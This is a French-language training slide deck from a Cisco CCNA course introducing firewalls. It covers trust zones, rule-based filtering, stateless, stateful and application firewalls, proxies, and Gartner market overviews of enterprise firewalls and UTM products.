Collection Formation Réseau Cisco CCNA

IP ROUTING

Firewalls et ACLs Cisco IOS IPv4/IPv6

François-Emmanuel Goffinet
Formateur IT
Version 15.10

Objectifs

- Comprendre ce qui fait et ce que ne fait pas un pare-feu
- S’informer sur le marché et les généralités
- Configurer, diagnostiquer et éprouver :
  - ACLs : filtrage sans état
  - IPv6 IOS Firewall : SPI + ACL
  - IPv6 Zone-Based Firewall (ZBF)

Sommaire

1. Introduction aux Firewalls

Pare-feu / Firewall

- Dans un système d'information, les politiques de filtrage et de contrôle du trafic sont placées sur **un matériel ou un logiciel** intermédiaire communément appelé pare-feu (firewall).
- Cet élément du réseau a pour fonction **d'examiner et filtrer le trafic qui le traverse**.
- On peut le considérer comme **une fonctionnalité** d'un réseau sécurisé : la fonctionnalité pare-feu
- L'idée qui prévaut à ce type de fonctionnalité est le **contrôle des flux du réseau TCP/IP**.
- Le pare-feu **limite** le taux de paquets et de connexions actives. Il **reconnaît** les flux applicatifs.

Objectifs d’un pare-feu

Il a pour objectifs de répondre aux menaces et attaques suivantes, de manière non-exhaustive :

- Usurpation d’identité
- La manipulation d’informations
- Les attaques de déni de service (DoS/DDoS)
- Les attaques par code malicieux
- La fuite d’information
- Les accès non-autorisés (en vue d’élévation de privilège)
- Les attaques de reconnaissance, d’homme du milieu, l’ exploitation de TCP/IP

Ce que le pare-feu ne fait pas

Le pare-feu est central dans une architecture sécurisée mais :

- Il ne protège pas des menaces internes.
- Il n'applique pas tout seul les politiques de sécurité et leur surveillance.
- Il n'établit pas la connectivité par défaut.
- Le filtrage peut intervenir à tous les niveaux TCP/IP de manière très fine.

Fonctionnement d’un pare-feu

Il a pour principale tâche de **contrôler le trafic entre différentes zones de confiance**, *en filtrant* les flux de données qui y transitent.

Généralement, les zones de confiance incluent l’Internet (une zone dont la confiance est nulle) et au moins un réseau interne (une zone dont la confiance est plus importante).

“Le but est de fournir une connectivité contrôlée et maîtrisée entre des zones de différents niveaux de confiance, grâce à l'application de la politique de sécurité et d'un modèle de connexion basé sur le principe du moindre privilège.”

Un pare-feu fait souvent office de routeur et permet ainsi d'isoler le réseau en plusieurs zones de sécurité appelées zones démilitarisées ou DMZ. Ces zones sont séparées suivant le niveau de confiance qu'on leur porte.


Niveau de confiance

Le niveau de confiance est la certitude que les utilisateurs vont respecter les politiques de sécurité de l'organisation.

Ces politiques de sécurité sont édictées dans un document écrit de manière générale. Ces recommandations touchent tous les éléments de sécurité de l'organisation et sont traduites particulièrement sur les pare-feu en différentes règles de filtrage.

On notera que le pare-feu n'examine que le trafic qui le traverse et ne protège en rien des attaques internes, notamment sur le LAN.

Zone de confiance sur un pare-feu



Attaques sur le LAN

On doit considérer le LAN comme n'étant pas exempt de menaces (dites internes).

Il englobe aussi bien les réseaux filaires (IEEE 802.3) que sans-fil (IEEE 802.11) dans des architectures traditionnelles ou ouvertes (BYOD).

Le pare-feu n'intervient que partiellement dans la mise en oeuvre de politiques de sécurité au niveau de la couche 2 : Cisco appelle cet aspect "First Hop Security".

Politiques de filtrage

Selon les besoins, on placera les politiques de filtrage à différents endroits du réseau, au minimum sur chaque hôte contrôlé (pare-feu local) **et** en bordure du réseau administré sur le pare-feu. Ces emplacements peuvent être distribués dans la topologie selon sa complexité.
Pour éviter qu'il ne devienne un point unique de rupture, on s'efforcera d'assurer la redondance des pare-feu. On placera plusieurs pare-feu dans l'architecture du réseau à des fins de contrôle au plus proche d'une zone ou pour répartir la charge.


Filtrage

La configuration d'un pare-feu consiste la plupart du temps en un ensemble de règles qui déterminent une action de rejet ou d'autorisation du trafic qui traverse les interfaces du pare-feu en fonction de certains critères tels que :

- l'origine et la destination du trafic,
- des informations d'un protocole de couche 3 (IPv4, IPv6, ARP, etc.),
- des informations d'un protocole de couche 4 (ICMP, TCP, UDP, ESP, AH, etc.)
- et/ou des informations d'un protocole applicatif (HTTP, SMTP, DNS, etc.).

Décision de filtrage

Les règles sont appliquées en fonction de la direction du trafic entrant ou sortant sur une interface, avant ou après le processus de routage des paquets. Cette dernière réalité diffère selon le logiciel ou le matériel choisi pour remplir ces tâches.
Ici l'exemple de Netfilter.




Règles

- Chaque règle est examinée selon son ordonnancement.
- Si le trafic ne correspond pas à la première règle, la seconde règle est évaluée et ainsi de suite.
- Lorsqu'il y a correspondance entre les critères de la règle et le trafic, l'action définie est exécutée et les règles suivantes ne sont pas examinées.
- La terminologie des actions usuelles peuvent être **accept**, **permit**, **deny**, **block**, **reject**, **drop**, ou similaires.
- En général, un ensemble de règles se termine par le refus de tout trafic, soit en dernier recours le refus du trafic qui traverse le pare-feu. Ce comportement habituellement défini par défaut ou de manière implicite refuse tout trafic pour lequel il n'y avait pas de correspondance dans les règles précédentes.


Politique de filtrage typique

On peut résumer des politiques de filtrage typique.

- LAN > WAN
- WAN X LAN
- LAN > DMZ
- DMZ X LAN
- WAN X DMZ (sauf TCP80 par exemple)
- DMZ > WAN



Topologie d'étude



Classification

On distinguera les fonctionnalités générationnelles :

- pare-feu sans état,
- **pare-feu avec état, filtrant les sessions TCP entrantes et sortantes.**
- et pare-feu applicatif.

Dans une autre typologie fondée sur l'emplacement des fonctionnalités, on distinguera les

- pare-feu locaux des
- pare-feu dédiés, logiciels ou matériels.

On remarquera utilement que Windows dispose d'un pare-feu local intégré.

Filtrage sans état

Le filtrage sans état correspond à l'usage des ACLs Cisco.

Ces règles de filtrage ne tiennent pas compte de l'état des session TCP/UDP/ICMP ou de la conformité applicative.

Leur apprentissage consiste en un bon démarrage en la matière.

Pare-feu à état

En informatique, un pare-feu à états (‘’stateful firewall’’, ‘’ stateful inspection firewall’’ ou ‘’stateful packet inspection firewall’’ (SPI) en anglais) est un pare-feu qui garde en mémoire l'état de connexions réseau (comme les flux TCP, les communications UDP, ICMP) qui le traversent.

Le fait de garder en souvenir les états de connexions précédents permet de mieux détecter et écarter les intrusions et assurer une meilleure sécurité. Le pare-feu est programmé pour distinguer les paquets légitimes pour différents types de connexions. Seuls les paquets qui correspondent à une connexion active connue seront autorisés par le pare-feu, d'autres seront rejetés.

L’inspection d’état (‘’stateful inspection’’), appelée aussi le filtrage dynamique (‘’Dynamic Packet Filtering’’) est une fonctionnalité de sécurité qui est souvent implémentée dans des réseaux d'entreprises. Cette fonctionnalité a été inventée par Check Point Software, qui l’a lancée avec leur logiciel FireWall-1 en 1994.

http://fr.wikipedia.org/wiki/Pare-feu_%C3%A0_%C3%A9tats

Pare-feu applicatif

Un pare-feu applicatif vérifie la conformité du paquet par rapport à un protocole applicatif attendu.

Par exemple, ce type de pare-feu permet de vérifier que seul du trafic HTTP passe par le port TCP 80. Ce traitement est très gourmand en temps de calcul dès que le débit devient très important. Il est justifié par le fait que de plus en plus de protocoles réseaux utilisent un tunnel TCP afin de contourner le filtrage par ports.

Une autre raison de l'inspection applicative est l'ouverture dynamique de ports. Certains protocoles comme le fameux FTP en mode passif échangent entre le client et le serveur des adresses IP ou des ports TCP/UDP. Ces protocoles sont dits « à contenu sale » ou « passant difficilement les pare-feu » car ils échangent au niveau applicatif (FTP) des informations du niveau IP (échange d'adresses) ou du niveau TCP (échange de ports). Ce qui transgresse le principe de la séparation des couches réseaux. Pour cette raison, les protocoles « à contenu sale » passent difficilement voire pas du tout les règles de NAT ...dynamiques, à moins qu'une inspection applicative ne soit faite sur ce protocole.

Solution pare-feu applicatif

Chaque type de pare-feu sait inspecter un nombre limité d'applications. Chaque application est gérée par un module différent pour pouvoir les activer ou les désactiver.

La terminologie pour le concept de module est différente pour chaque type de pare-feu : par exemple : Le protocole HTTP permet d'accéder en lecture sur un serveur par une commande GET, et en écriture par une commande PUT. Un pare-feu applicatif va être en mesure d'analyser une connexion HTTP et de n'autoriser les commandes PUT qu'à un nombre restreint de machines.

- **Conntrack** (suivi de connexion) et **I7 Filter** (filtrage applicatif) sur Linux Netfilter
- Packet Filter ou **PF**, pare-feu libre de OpenBSD, importé depuis sur les autres BSD.
- **CBAC** sur Cisco IOS**, Fixup** puis **inspect** sur Cisco PIX
- **Predefined Services** sur Juniper ScreenOS
- **Stateful Inspection** sur Check Point FireWall-1

Serveur Proxy

La fonctionnalité serveur Proxy (mandataire) consiste à lui confier du trafic qui le traverse, avec le support d'HTTP, HTTPS, FTP, voire tout protocole TCP/UDP.

Cette fonctionnalité rompt la connectivité TCP/IP mais permet un contrôle fin du trafic des utilisateurs.


- A des fins de performance : cache, compression, de filtrage de publicité ou de contenus lourds
- A des fins de journalisation
- En supportant AAA pour contrôler le trafic des utilisateurs internes (authentification, autorisation, comptabilisation)
- En assurant la confidentialité des communications (chiffrement)
- En filtrant sur base des URLs, voire du contenu
- En reprenant des fonctionnalités de pare-feu

Architecture serveur Proxy


Un serveur proxy est un logiciel local (à des fins de mise en tunnel), exécuté sur un serveur distant ou sur le pare-feu lui-même.

Il peut nécessiter une intervention sur les machines *clientes* ou être totalement transparent.

Un serveur proxy remplace les paramètres TCP/IP de l'émetteur et le rend plus transparent sur le réseau. D'une certaine manière il peut renforcer l'anonymat.



Un Forwarding proxy prend en charge les requêtes venant d'un réseau interne et les transfère vers l'Internet.



Un proxy "ouvert" prend en charge les requêtes venant de n'importe quel réseau et les transfère vers l'Internet.

Fonctionnalités supplémentaires

Dans le même ordre d'idées, compte tenu de son emplacement critique, il hébergera des fonctions :

- de concentrateur VPN,
- de répartiteur de charge du trafic,
- de traffic shapping et de contrôle de congestion (WAN)
- le support des encapsulations VLAN,
- des protections contre les virus, logiciels et messages TCP/IP malveillants,
- de la détection et/ou de la prévention de d'intrusion (IDS/IPS),
- bien que n’étant pas dans ses attributions le support des protocoles de routage,
- etc.

Dernières recommandations

- En soi, le pare-feu ne protège le réseau que de manière incomplète. On complétera l'infrastructure sécurisée par des solutions de surveillance du réseau.
- Une infrastructure de gestion des anti-virus et pare-feu locaux ainsi que des mises à jours des systèmes d'exploitation et des logiciels installées est aussi conseillée.
- Enfin, il n’y a pas de sécurité du réseau s’il n’existe pas de document qui décrit les politiques de sécurité de l’ organisation.

2. Marché

Offre et cibles

- Logiciels Open source
- Offres commerciales

Segments/cibles :

- CPE/Soho Firewalls
- UTM : SMB Firewalls
- Enterprise Firewalls
- Offres spécialisées

Appliances

- Matériel physique d'interconnexion.
- Minimum des interfaces Gigabit Ethernet Cuivre et +
- Filtrage de Haut niveau et services intégrés
- Architectures Intel : puissance, portabilité
- Architectures ARM : faible consommation, portabilité

Virtualisation


Solutions pare-feu pour Data Center (DC) :

- Cisco CSR1000V
- Cisco Adaptive Security Virtual Appliance (ASAv)
- Vyatta.org et Vyatta.com (Brocade)
- pfSense
- ...

Firewall Entreprise

“The enterprise network firewall market represented by this Magic Quadrant is composed primarily of purpose-built **appliances** and **virtualized** models for securing corporate networks. Products must be able to support single-enterprise firewall deployments and **large global deployments**, including **branch offices**. These products are accompanied by highly scalable **management and reporting** consoles, products, and a sales and support ecosystem focused on the enterprise.”
“Although **firewall/VPN and IPS** are converging, other security products are not. All-in-one or unified threat management (UTM) products are suitable for small or midsize businesses (SMBs) but not for the enterprise: Gartner forecasts that this separation will continue until at least 2016. **Branch-office firewalls are becoming specialized products, diverging from the SMB products**”

Firewall Entreprise



Source: Gartner (February 2013)

Source: Gartner (December 14, 2011)

Unified Threat Management (UTM)

“Gartner defines the unified threat management (UTM) market as multifunction network security products used by small or midsize businesses (SMBs). Typically, midsize businesses have 100 to 1,000 employees, with revenue ranging from $50 million to $1 billion. UTM products for the SMB market must provide the following functions at a minimum:

- Standard network stateful firewall functions
- Remote access and site-to-site virtual private network (VPN) support
- Secure Web gateway (SWG) functionality (anti-malware, URL and application control)
- Network intrusion prevention focused on workstation protection”

Unified Threat Management (UTM)

“All UTM products contain various other security capabilities, such as **email security**, **Web application firewalls (WAFs)** and **data loss prevention**. However, the vast majority of SMBs only utilize

- the firewall,
- intrusion prevention
- and SWG functionalities.

They also request a basic level of **application control**, mostly to restrict the use of Web applications and **cloud services** (such as socialmedia, file sharing and so on).

Features related to the management of **mobile devices** create a potentially attractive differentiator for this market.

Browser-based management, **basic embedded reporting**, and l**ocalized software and documentation**, which don't appeal to large enterprises, **are highly valued by SMBs in this market**.”

Unified Threat Management (UTM)

“SMBs should evaluate UTM devices based on the controls they will **actually use**, the **performance** they will get for those features, and the quality of vendor and channel (and managed services) **support** that is available.
Given the continuing economic uncertainty, most SMBs have **strong IT budgetary and staffing constraints**. This causes them to highly value ease of deployment and use, strong local channel support, and flexible pricing.”

Unified Threat Management (UTM)

Figure 1. Magic Quadrant for Unified Threat Management

Source: Gartner (July 2013)

